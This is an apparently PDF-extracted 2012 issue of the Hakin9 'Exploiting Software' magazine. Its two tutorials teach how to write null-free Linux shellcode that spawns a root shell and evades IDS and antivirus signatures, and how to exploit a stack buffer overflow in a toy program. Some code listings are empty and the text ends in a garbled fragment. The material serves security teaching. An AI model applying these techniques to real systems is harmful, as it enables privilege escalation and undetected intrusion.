Exploiting Software Not 2 No.1 Issue 01/2012(5) ISSN: 1733-7186

HACKING APPLETS BUFFER OVERFLOW

LINUX SHELLCODE



TO ACQUIRE A MEMORY DUMP FROM A RUNNING SYSTEM: HOW TO RECOVER PASSWORDS FROM A MEMORY DUMP LEARN HOW TO MNIMIZE EXPLOITS RISKS: THE GENTOO HARDENED PROJECT



It's here! Penetration testing for Students

Click here To enter the early bird list



80% of beginners remain beginners or give up completely

We know the pain of being a beginner. You either don't have the foundational skills or you don't have a clear path to follow. Don't give up. There is a better way. Our course will teach you basics of networks and web apps.

It's not just about 1337 instructors

Expert teachers hardly remember what took them to the expert status. It's a fact. There is no way to effectively teach beginners other than help them building strong foundations and showing them the correct path.





You can do it

If you keep studying without a clear learning path you are probably wasting time. Secret is path and perseverance. Better a single step in the correct direction than 10 random steps. Our course will save you months of struggling and frustrations.

You gotta see this.

www.elearnsecurity.com



Still hacking virtual machines?



Coliseum Lab is here!

The most epic web app hacking lab you have ever seen



CLICK HERE

14 educational challenges in a multi-platform environment.

Epic!

www.coliseumlab.com



Exploiting Software

Exploiting Software

team

Editor in Chief: Grzegorz Tabaka grzegorz.tabaka@hakin9.org

Managing Editor: Natalia Boniewicz natalia.boniewicz@hakin9.org

Editorial Advisory Board: Rebecca Wynn, Matt Jonkman, Donald Iverson, Michael Munt, Gary S. Milefsky, Julian Evans, Aby Rao

Proofreaders: Michael Munt, Rebecca Wynn, Elliott Bujan, Bob Folden, Steve Hodge, Jonathan Edwards, Steven Atcheson, Robert Wood

Top Betatesters: Nick Baronian, Rebecca Wynn, Rodrigo Rubira Branco, Chris Brereton, Gerardo Iglesias Galvan, Jeff rey Smith, Robert Wood, Nana Onumah, Rissone Ruggero, Inaki Rodriguez

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 Expoiting Software magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic ewa.dudzic@hakin9.org

Production Director: Andrzej Kuca andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski Art Director: Ireneusz Pogroszewski ireneusz.pogroszewski@hakin9.org

Publisher: Software Press Sp. z o.o. SK 02-682 Warszawa, ul. Bokserska 1 Phone: 1 917 338 3631 www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage. All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them. To create graphs and diagrams we used smartdrower program by smartDraw

Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

The first Exploiting Software issue of the 2012 we dedicate to Black Hole exploit kit, a commercial web application crime ware evolved in Russia. It made a huge impression in 2011 by compromising large user base across the world. Considering the number of affected victims, it has successfully entered into the league of deadly exploit kits like Neosploit and Phoenix. To learn how it works, how to detect it and how to prevent read the article Anatomy of the Black Hole Exploit Kit written by Abhijeet Hatekar. If you want to learn how to write your own shellcode, how to fix all the nulls and how to validate your shellcode read the excellent article Starting to Write Your Own Linux Shellcode written by Craig Wright. Craig will show what makes it extremely difficult for signature based systems to stop or detect shellcode created for a specific purpose. I highly encourage you to read the article Hacking Applets: A Reverse Engineering Approach written by Nilesh Kumar and Ronnie Johndas. The authors will discuss a technique that can be used to modify the applet's Java byte code without having to recompile the applet. You will learn the process of reverse engineering of an applet which does not have any kind of code obfuscation, string encryption and other code protection techniques employed. You will also know how to patch byte code and perform other kinds of manipulation in the Java class files of the applet. In the article Buffer Overflow Exploitation A to Z (Part 1) Praful Agarwal aka Sbeztt will show you how the memory gets corrupted with the heavy data and he will teach you a Stack Based Buffer Overflow Exploitation. To be able to grab a memory dump from a live machine and then have the capabilities to pull useful information from it amazes Daniel Dieterle. If you are curious curious what could be done with a memory dump of an active computer read his article How to Recover Passwords from a Memory Dump. If you want to minimize exploits risks read the article The Gentoo Hardened Project: Or How to Minimize Exploits Risks written by Jesus Rivero. You will learn how to choose the right profile and kernel and what are the major caveats and potential problems of the Gentoo Hardened Project. Enjoy the reading!

> Natalia Boniewicz & Hakin9 Team

Cloud-based training – access content 24/7 from anywhere with ease.

Hands-on labs – gain practical experience from a "hacker's" perspective.

Constantly updated curriculum – new modules added monthly.

Direct mentoring and 1 on 1 instructor interaction.



Content covers:

- Hacking fundamentals
- Recon, network, server, client, and web pentesting
- Pentest structure
- Reverse engineering
- Digital forensics &more!

Teaches the latest offensive security techniques from beginner through cutting edge.

Are you thinking like a HACKER yet www.thehackeracademy.com




The Hacker Academy, THA, THA Logo © MAD Security, LLC. 2012

CONTENTS

ATTACK PATTERN 8 Starting to Write Your Own Linux Schellcode

By Craig Wright

We have seen more and more people become reliant on tools such as Metasploit in the last decade. This ability to use these tools has empowered many and has created a rise in the number of people who can research software vulnerabilities. It has created more security professionals who cannot only scan a target for vulnerabilities using a tool such as Nessus, but who can complete tests involving system exploitations and hence validate the results presented to them by a scanner. But, this ends when a new application with unexpected calls or controls is found. What do we do when presented with a special case?



This makes it extremely difficult for signature based systems to stop or detect shellcode created for a specific purpose and hence more likely that the tester will succeed in testing the vulnerability without other controls interfering. If we remain at this level, we will stop the lower level attacker, but fail in stopping more sophisticated attacks.

You will learn how to write your own shell code, how to fix all the nulls and how to validate your shellcode.

14 Buffer Overflow Exploitation A to Z (Part 1)

By Praful Agarwal aka Sbeztt

Let us understand the program. The program starts with declaration of a variable buffer with the storage capacity

of 8 characters, followed by a string to be printed to the user as Please give input. Then the user will be expected to enter some characters and the program will display those characters back to the user. Finally a string will be put stating that This is the Normal Working of the Program. As you see the last three lines in the program, they are coded to display a string I am not called to the user, but as the function is never called by the main function, this will not come on screen. Wait for the magical powers of Buffer Overflow Exploitation, as the author takes you through. From the first part of Buffer Overflow Exploitation you will see how the memory gets corrupted with the heavy data.and you will learn a Stack Based Buffer Overflow Exploitation.

18 Anatomy of the Black Hole Exploit Kit

By Abhijeet Hatekar

Black Hole exploit kit has made a huge impression in 2011 by compromising large user base across the world. Considering the number of affected victims, it has successfully entered into the league of deadly exploit kits like Neosploit and Phoenix.

Like many other powerful malwares, Black Hole is developed and maintained from Russia. V1.0 Beta is believed to be the first instance of this predator kind and was available for \$1500/annum subscription. It can also be licensed semi-annually for \$1000 and quarterly for



\$700.Black Hole keeps track of the visitor IP addresses and tries to exploit them only once. If the same IP address tries to connect C&C server again; 404 Not Found page is returned. This makes the analysis little harder than usual. Abhijeet will show the anatomy of the in-famous Black Hole exploit kit followed by a case study explaining attack flow. You will learn what are the three exploits used in the Black Hole.

CONTENTS

DEFENSE PATTERN

22 How to Recover Passwords from a Memory Dump By Daniel Dieterle

Malware analysis is an amazing field. To be able to grab a memory dump from a live machine and then have the capabilities to pull useful information from it just amazes the author. Can we find pertinent system settings, and even pull information from them? Were you ever curious about what could be done with a memory dump of an active computer? This article is a short demonstration on how to acquire a memory dump from a running system, and then how to use tools to not only recover the system password hashes from the memory dump, but also how to decode them.

28 The Gentoo Hardened Project: Or How to Minimize Exploits Risks

By Jesus Rivero

Gentoo's approach to Linux is evidenced in its Phylosophy1, from there it derives the fact that optimization, flexibility and choices are the keystones of the distribution. Gentoo gives users the tools needed for them to shape their Gentoo installation to their liking and all while building and compiling software especially for their hardware architecture, not relying in pre-built binaries compiled by someone else. That is one of the reasons why you will hear, users and developers, say that Gentoo is a "meta-distribution" because the distribution provides exciting tools that allow users, using the same base system, to build highly secure servers, neat desktops, embedded solutions or even a special VDR system. Jesus will show you how to install a Gentoo Hardened system, how to choose the right profile and kernel and what are the major caveats and potential problems.

REVERSE ENGINEERING 34 Hacking Applets: A Reverse Engineering Approach

By Ronnie Johndas and Nilesh Kumar

Ronnie and Nilesh will discuss a technique that can be used to modify the applet's Java byte code without having to recompile the applet. They will show the process of reverse engineering of an applet which does not have any kind of code obfuscation, string encryption and other code protection techniques employed. You will learn how to patch byte code and perform other kinds of manipulation in the Java class files of the applet. We will also see how to get a signed applet to run in a standalone manner.




Learn Web Application Security with...



Coliseum

Virtual labs 100% practical hands on training by eLearnSecurity

> FIND OUT 14 educational challenges



www.coliseumlab.com

ATTACK PATTERN

Starting to Write Your Own Linux Shellcode

We have seen more and more people become reliant on tools such as Metasploit in the last decade. This ability to use these tools has empowered many and has created a rise in the number of people who can research software vulnerabilities.

t has created more security professionals who cannot only scan a target for vulnerabilities using a tool such as Nessus, but who can complete tests involving system exploitations and hence validate the results presented to them by a scanner. But, this ends when a new application with unexpected calls or controls is found. What do we do when presented with a special case? Here we have to again return to the old art of crafting shellcode. At some stage, if we are to be more than white hat script kiddies and want to come to actually understand the application, we need to learn how to craft our own custom shellcode. In this article, we start to explain the process used to do this.

Introduction

We have seen more and more people become reliant on tools such as Metasploit in the last decade. There are valid reasons for this. Simplifying the validation process had made it far easier to check and confirm that vulnerabilities discovered using a scanner such as Nessus can actually be exploited by an attacker and are not simply another false positive. It is far too easy to report on vulnerabilities that do not exist and the ability to verify that holes can actually be exploited is an essential aspect of testing a systems security. To understand risk, we need to know the real level of exploitability. Without this, we are simply guessing.

The capability to use these tools has empowered many professionals and has created a rise in the number of people who can research software vulnerabilities. It has created more security professionals who cannot only scan a target for vulnerabilities using a tool such as Nessus, but who can complete tests involving system exploitations and hence validate the results presented to them by a scanner. It is in effect a leg-up and a means to quickly gain a foothold into the world of security. What needs to be remembered in this however is that it is just a foothold. To continue to grow in this industry, you need to continuously improve and learn. The ability to gain access and validate simple exploits is important, but it is only the start.

This ends when a new application with unexpected calls or controls is found. What do we do when presented with a special case? Here we have to again return to the old art of crafting shellcode. In this article, we will start to look at how to write effective shellcode. POC (*Proof of Concept*) situations frequently require one-off solutions. In these cases the tester or researcher really needs to be able to create their own shellcode to meet the demands imposed at the time.

Add to this the rapid rate at which shellcode such as that in the Metasploit Project can become obsolete and you start to see the need to create your own custom shellcode. Shellcode you create yourself will not be incorporated into any anti-malware signature databases or IDS (Intrusion detection system. This can incorporate both HIDS (or host based IDS) as well as NIDS (or network based systems)) signature match lists. More importantly, the ability to write your own shellcode allows one to learn the internal functioning of a system and the assembly calls better than any text book could do.

At some stage, if we are to be more than white hat script kiddies and want to come to actually understand the application we need to learn how to craft our own custom shellcode. In this article, we start to explain the process used to do this.

Why Create shellcode?

Shellcode can be complex. To effectively write shellcode, you need to understand what the system

⁸ Exploiting Software

is actually doing. Binding to a remote listening port, dropping privileges or even restoring system rights are all common but difficult tasks at the system level. Knowledge of a lower level language (such as ASM and C) will help at this point. C and C++ are higher level languages when compared to machine code, but remain closer to the machine level than more abstract languages such as Basic, C#, Perl, Ruby, PHP, etc which actually remove much of the direct hardware interaction that is available in C.

In time, it will become necessary to recognize what a system call is expecting and how this can be achieved using assembly code. You will also need to come to know which registers the data you seek to manipulate are held in and where your shellcode's arguments will be stored, that is again which registers.

Shellcode exists for both Linux and Windows based hosts, but for the purposes of this article, we will focus on exploiting Linux.

Shellcode is named from its origin and primary use (Foster, et. al. 2005), spawning a shell. Though it is possible to create machine code directly, it is both more common and also far simpler to write in Assembly code and to use this to create the machine code using an assembler such as NASM (*The Netwide Assembler.NASM* is available for download from *http:// www.nasm.us/*). Shellcode can allow an attacker to do nearly anything that the exploited program can do as well as calling external functions (such as spawning a root shell). Some of the more common uses of shellcode include:

- Linked library injection,
- Binding a service or a shell to a listening port (including UDP),
- · Tampering with and removing log and audit entries,
- · Creating user accounts or changing passwords,

- Drop active users (especially administrative accounts) from the system, and
- Shoveling a shell (forcing a reverse connection back to a remote system).

Shellcode, as with assembly code is architecture specific. This makes it a little more difficult as it cannot be easily ported between dissimilar processor families. As shellcode generally manipulates the various processor calls directly in order to point them to a desired system call in place of the original calls, the author needs to have an in-depth understanding of a particular processor register and the opcodes that are used to manipulate these.

In order to create shellcode, Assembly code is specifically written to accomplish a chosen operation. It is necessary to assemble this into machine code without any *null bytes* (Common string operators [such as strcpy()] will terminate when a null byte is read. As such, any shellcode with null bytes remaining will likely fail unexpectedly but certainly without achieving the desired goal.) (Foster, et. al. 2005).

System Calls

The Linux and Unix operating systems assign individual system call numbers to each function used. A system call allows the system to manage the communications between the system kernel and the hardware.

Rings are generally used to protect or secure the system separating processes and function (Figure 1). In this model, controls are built into the kernel to act as check points. These allow or deny calls from higher level rings and control secure functions. Ring 0 is the most trusted or privileged ring in Unix and is defined as *kernel mode*. Ring 1 is reserved for device drivers and offers some protection from the hardware layer. Ring 3 is the user or application layer and is




Figure 1. Privileges and rings

ATTACK PATTERN

Listing	1. calling	sys_write()
Mov	EAX	04
Mov	EBX	10
Int	80h	

the security level where most unprivileged operations reside in Linux. Applications running in a higher level need to request access to lower level functions and hardware.

System calls are a means of allowing kernel level functionality and access to hardware from within a program. Many kernel level functions cannot be directly assigned and allocated into the address space of a ring 3 application. System calls allow for the required levels of access in a safer and more controlled manner.

When a user level application needs to access a function that is not within its address space, it needs to first ascertain the system call number (FreeBSD, 2010) of the function it is seeking to invoke and then issue an interrupt (int 0x80)

The assembly instruction *int 0x80* is used to invoke system calls in the manner displayed below:

```
kernel:
    int 80h ; Call kernel
    ret
```

Here, if a function needed to access a function with more privileges than are provided in Ring 3, the assembly command *call kernel* which would then issue an *int 0x80* and signals the operating system that an event has occurred.

If the access is allowed, the OS can schedule the tasks and processes and allow the function call to

complete. In general, a system call will also require one or more arguments. The system call number is loaded into the EAX register with the associated arguments being loaded into the EBX, ECX and EDX registers as required.

As an example, if a $sys_write()$ function is called, the value 04 will be written into the EAX register with the arguments that are associated with the function being written into the EBX, ECX and EDX registers as needed with the *int 0x80* statement being loaded last. E.g. to use the $sys_write()$ function to write a value of 16 we would use: Listing 1.

This instruction set loads the system call number *04* for *int 0x80* into EAX and then loads the value we wish to write (16) into EBX as 10h before executing the interrupt 0x80. The Linux Man page for Syscalls(2) has a good list of common Linux system calls and their associated numbers (A comprehensive system calls is available online from *http://bluemaster.iu.hio.no/edu/dark/lin-asm/syscalls.html* or if you are on a Linux system, the file /usr/include/asm-i386/unistd.h has a full list of the calls.).

What are the Registers?

For this article we are only discussing the 32bit registers. In an Intel based system, the 32-bit General Purpose Registers we are discussing are named EAX, EBX, ECX, and EDX.

AX, BX, CX and DX access the lower 16-bits of the 32-bit General Purpose Registers. This is the region between bits 0 to 15. These registers are designed to add compatibility to 16-bit applications (such as those designed for the 80286 architecture).

AH, BH, CH and DH access the upper 8-bits of the 32-bit General Purpose Registers. This is the region between bits 8 to 15.

AL, BL, CL, and DL access the lower 8-bits of the 32-bit General Purpose Registers. This is the region between bits 0 and 7.




Figure 2. The x86 general registers

Any of the general-purpose registers can be used for addressing calculations. These can also be used to hold the results of many arithmetic and logical calculations. There are some functions that have been specifically devoted to selected registers (Specific registers have been assigned for the following functions in the x86 architecture: doubleprecision multiply and divide, I/O, translate, loops, string instructions, variable rotate and shift, as well as stack operations), but this is outside the scope of the current article.

Creating your own shellcode

As you should have guessed by now, there are many reasons why an attacker would want to be able to create shellcode. One such example is to be able to increase your privileges (such as spawning a root shell). In order to be able to do this, the setreuid() system call is commonly invoked. Doing this allows a user with normal rights to escalate their privileges to become root.

As an example, we will choose a fairly common use of shellcode (These examples have been taken from Milw0rm paper 51). We will restore the rights to *root* (UID 0) (see Listing 2).

The idea is to have a piece of code that is *position independent*. As the shellcode will be injected into an application's address space and we cannot tell exactly where it may end up, we need to ensure that it can load anywhere. In order to achieve this, we need to make sure that our shellcode can run independently of the application we are going to inject it into. What we are trying to do here is execute the following:

execve("/bin/sh", *"/bin/sh", (char **)NULL);

There are far smaller shellcode samples to execute and spawn a shell, but the MilwoOrm paper walks through some of this process well and it should be noted that creating small functional shellcode is an art (Listing 3). Something such as:

```
Push 0x68732f2f
Push 0x6e69622f
```

Can be a far more effective method of writing /bin/sh for us to execute, but it is left to the reader to follow-up the references for more details on this process.

The Netwide Assembler (NASM) is a good tool to be able to take the shellcode we constructed and to be able to make it into usable machine code. When we are doing this, we need to remember that our code needs to remain position independent, so we do not want to link the code we are assembling. The NDISASM disassemble (see the following

```
Listing 2. "setreuid()" from Milw0rm
```

```
Listing 3. "execceve()" from Milw0rm
```

ATTACK PATTERN

http://www.nasm.us/doc/nasmdoca.html) will allow you to view the machine code we have just created in NASM.

The tool xxd (see http://linuxcommand.org/man_ pages/xxd1.html) will allow us to not only view, but to cut and paste our assembled machine code for use as shellcode in an exploit. For instance, if we saved our shellcode sample as seteuid_shellcode.s we could use the following commands to fist assemble it and them to cut and paste the created machine code:

nasm seteuid_shellcode.s
xxd -ps seteuid_shellcode.s

The ps switch in xxd will output our machine code without any hexadecimal translation making it simpler to copy and use. But, we will still have a problem...

Fixing all those nulls...

One of the biggest problems with creating your own shellcode is ensuring that no null bytes are left to terminate our instructions. For instance, in the example noted above, if we move 4 (0x04) into EAX, the result will be a value of 0x0000004. This is three (3) null bytes and these will terminate any string operations we have running and cause unpredictable results with your shellcode.

The reason for this comes as a 32 bit register is actually made of 4 bytes. We can access only a small section of this (we can use the registers AX for 16 bits or AL and AH for the respective 8 bit sections where L is for lower and H is for higher). Using these alternate registers, we can change the shellcode so that it functions without creating nulls. An updated version of the sample in Listing 1 is displayed in Listing 4.

A more complex scenario comes about when you are trying to pass the value 0×00 to a register as the argument to a system call. String operations will fail and again we will have unpredictable results.

One of the most common solutions to this issue is to zero out the register. By using the assembly instruction *XOR EBX, EBX* we have negated anything contained within the register EBX (basically the same as having written a *0* without modifying the eflags register.

Listing 4. Calling sys_write() without nulls				
Mov	AL	04		
Mov	BL	10		
Int	80h			

We see this in Listing 5 where we have chosen to make a <code>sys_write()</code> call with the value of <code>ooh</code> this time. This would have resulted in null-bytes having been left in our shellcode in the original example, but XOR has allowed us to write a zero value without leaving nulls.

There are many ways to zero a register without leaving null-bytes, some of these are listed below:

- SUB EAX, EAX
- INC EAX; DEC EAX (two lines of code)
- XOR EAX EAX
- XOR EAX, EBX (here EBX is already equal to zero).

In the last example, we have used a register (EBX) that is already set to zero to XOR EAX and leave the register as empty (containing value 0x00). This does increase the size of your shellcode and using the best combination of values such that you create functional small shellcode is an art that requires practice.

Validating your shellcode

Before you actually try and run your shellcode on a live system, you need to ensure that it works. Milw0rm is no longer live, but we can thank the WAYBACK machine for storing a copy of their papers. In particular, paper 51 (Available from the wayback machine at: http://web.archive.org/web/20080715150353/http:// milw0rm.com/papers/51 – this link is a mirror of the old Milw0rm site. There are always treasures maintained on theWayBack machine) is extremely useful as a means of testing our code.

This paper steps through using a simple C program as a test function. Loading the shellcode you wish to validate, you will see if it actually works in the desired manner. Remember, testing is important.

Conclusion

There are many reasons why using shellcode created by projects such as *The Metasploit Project* is of value. For the most part, it saves time and effort and allows more junior people to take part in ensuring that the systems they are tasked with securing are secure. That stated, without the skills to create your own shellcode, there

Listing	3 5. Writing	a zero value		
Mov	AL	04		
Xor	EBX	EBX		
Int	80h			

References

- Linux Man Page "syscalls(2)", online at http:// linux.die.net/man/2/syscalls
- Foster, J., Osipov, V., Bhalla, N., and Heinen, N. (2005) "Buffer Overflow Attacks: Detect, Exploit, Prevent" Syngress, USA
- The FreeBSD Documentation Project, (2010) "FreeBSD Developers' Handbook", viewed online at: http:// www.freebsd.org/doc/en/books/developers-handbook/ x86-system-calls.html

will always be instances where an antivirus solution, an IDS or other control will prevent you from testing a system and validating an exploit. Well known shellcode is included in signature files and is updated regularly. These signature files will match many of the common shellcode examples used in public projects.

As can be seen from this article, there is a real art in creating functional small shellcode. This makes it extremely difficult for signature based systems to stop or detect shellcode created for a specific purpose and hence more likely that the tester will succeed in testing the vulnerability without other controls interfering. We need to remember that not all attackers are script kiddies. If we remain at this level, we will stop the lower level attacker, but fail in stopping more sophisticated attacks.

Learning to create shellcode is a skill any Pen Tester and many other security professionals should aim to achieve. As an art, there are many ways to create shell code, but the secret is in creating small, efficient and yet functional code. It also means that you can do things that the original shellcode author did not envision.

To begin learning (Project Shellcode (*http:// projectshellcode.com/?q=node/8*) has some excellent resources for the budding shellcoder.) to write shellcode, you first need to start understanding system calls, interrupts and assembly code. Once you have these skills, you can start to create shellcode without null-bytes and then work on reducing its size.

CRAIG WRIGHT

Craig Wright (Charles Sturt University)is the VP of GICSR in Australia. He holds the GSE, GSE-Malware and GSE-Compliance certifications from GIAC. He is a perpetual student with numerous post graduate degrees including an LLM specializing in international commercial law and ecommerce law, A Masters Degree in mathematical statistics from Newcastle as well as working on his 4th IT focused Masters degree (Masters in System Development) from Charles Stuart University where he lectures subjects in a Masters degree in digital forensics. He is writing his second doctorate, a PhD on the quantification of information system risk at CSU.

Join

hakin9 team!



If you would like to help our team in creating hakin9 magazine you can join our authors or betatesters today!

All you need to do, is to send an email to:

editors@hakin9.org

and give us a brief description of your field of interest.

We look forward to hearing from you!

ATTACK PATTERN

Buffer Overflow

Exploitation A to Z (Part 1)


As you are reading this article, I assume that you already know a little about buffer overflow situations.

s you are reading this article, I assume that you already know a little about buffer overflow situations.

However if you don't, let me explain it briefly, A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information – which has to go somewhere – can overflow into adjacent buffers, corrupting or overwriting the valid data held in them.

Sounds pretty cool, Let us give it a try and see how dangerous this situation can become.

We will start with creating a simple C++ program and generating an executable to work with.








Figure 2. Normal Working of the Program in Windows Command Prompt

Let us understand the program. The program starts with declaration of a variable *buffer* with the storage capacity of 8 characters, followed by a string to be printed to the user as *Please give input*. Then the user will be expected to enter some characters and the program will display those characters back to the user. Finally a string will be put stating that *This is the Normal Working of the Program*. As you see




Figure 3. Program crashed because of heavy data provided




Figure 4. OllyDbg Software




Figure 5. OllyDbg Software with Buffer.exe opened. Certain sections of Olly are also pointed




Figure 6. After displaying the strings, function returning to the expected end at 0040C15D

the last three lines in the program, they are coded to display a string *I am not called* to the user, but as the function <code>notcalled()</code> is never called by the main function, this will not come on screen. Wait for the magical powers of Buffer Overflow Exploitation, as I take you through.

Now, let's execute the program and make it work as an innocent user. You can download the program executable from *http://www.kyrion.in/download/Buffer.exe*.




Figure 7. Function returning to 3332316C because of overloaded string (prafulagarwal12345) provided as input

Table 1. Hexadecimal Code Chart




Figure 8. Program got crashed because the return address 3332316C is not available in the PC

Good to see our program is working as expected. We got the string displayed back which we provided to the program. Remember, the notcalled() has not been executed.

Let's get our hands dirty. Now, as we know that the storage capacity of *buffer* is of 8 characters, we will give it a string carrying more than 8 characters and see what happens.

As expected, the program could not handle the heavy traffic and got crashed. The crash is confirmed with the error message which mentions that the program is very sorry for the inconvenience caused. Apology accepted, let's move forward.

At this point you would definitely like to know, what's going on in the PC's processor and memory. I would like to introduce *OllyDbg*. You can download OllyDbg from *http://www.ollydbg.de/odbg110.zip*.

As mentioned in the OllyDbg's help contents, OllyDbg is a 32-bit assembler-level analyzing Degugger with




Figure 9. The notcalled() function, starting at 00401070

ATTACK PATTERN

		, ,
Hexadecimal Code	Character	Keyboard Combination
00	Null Character	CTRL+SHIFT+2
40	@	SHIFT+2
10	٨P	CTRL+SHIFT+P
70	p (Lower Case 'P')	Р

intuitive interface. It is especially useful if source code is not available or when you experience problems with your compiler.

As I say about OllyDbg, this is one coolest application which reveals all the hidden stuff out of processor and memory. Let's try to open our program executable in OllyDbg.

OllyDbg is displaying all the memory addresses along with the instruction codes loaded respectively. Decoded instructions are also visible along with the remarks. We can also have a look at the CPU registers which stores the information for temporary basis. Stack information is also available, when a function/subroutine is entered, a stack frame is created. This frame keeps the parameters of the parent procedure together and is used to pass arguments to the subrouting. The current location of the stack can be accessed via the stack pointer (ESP), the current base of the function is contained in the base pointer (EBP) (or frame pointer). Instruction pointed (EIP) points to the address of the next instruction to be executed.

Let's see how OllyDbg looks when we execute it under normal condition with limited data.

Now see, how the memory gets corrupted with the heavy data prafulagarwal12345.

Clearly visible, extra data is overflowing in the memory. Under normal circumstances, the function is returning to the address 0040C15D to continue the expected end of the program but with heavy incoming data the function is returning to the address 3332316C which eventually are the hexadecimal codes for extra data provided by us to the program (Table 1).




Figure 10. Function returning to 00401070 because of specially drafted overloaded input string




Figure 11. The notcalled() function getting executed because of overwritten return address

And why program crashes, because there are no instructions at the address 3332316c in the memory.

If you have concentrating enough till this point, it becomes pretty clear as what do we want to achieve. Overflow the data smartly, control the address to be executed next and change the flow of the program to execute malicious instructions. The power is in our hands.

Let's feel the power and move ahead. If you remember, we had a notcalled() function in the program which is loaded somewhere in computer memory but never executed.

The notcalled() is commencing from the address 00401070. If we redraft the heavy input string (prafulagarwal12345) in such a manner that instead of 3332316c, the address 00401070 get overwritten. The program will then will get redirected to the notcalled() function and will print something on the screen which is never printed before.

For this to happen, we will replace the *character* 1123 in *prafulagarwal12345* with the ASCII character of 00401070 but in reverse order as the overwritten address was 3332316c which makes 3211 (Table 2).

Our new input data will become prafulagarwa P CTRL+SHIFT+P SHIFT+2 CTRL+SHIFT+2 45.

argu="A #eip="\ #00423f	x34\xff\x12\x00"
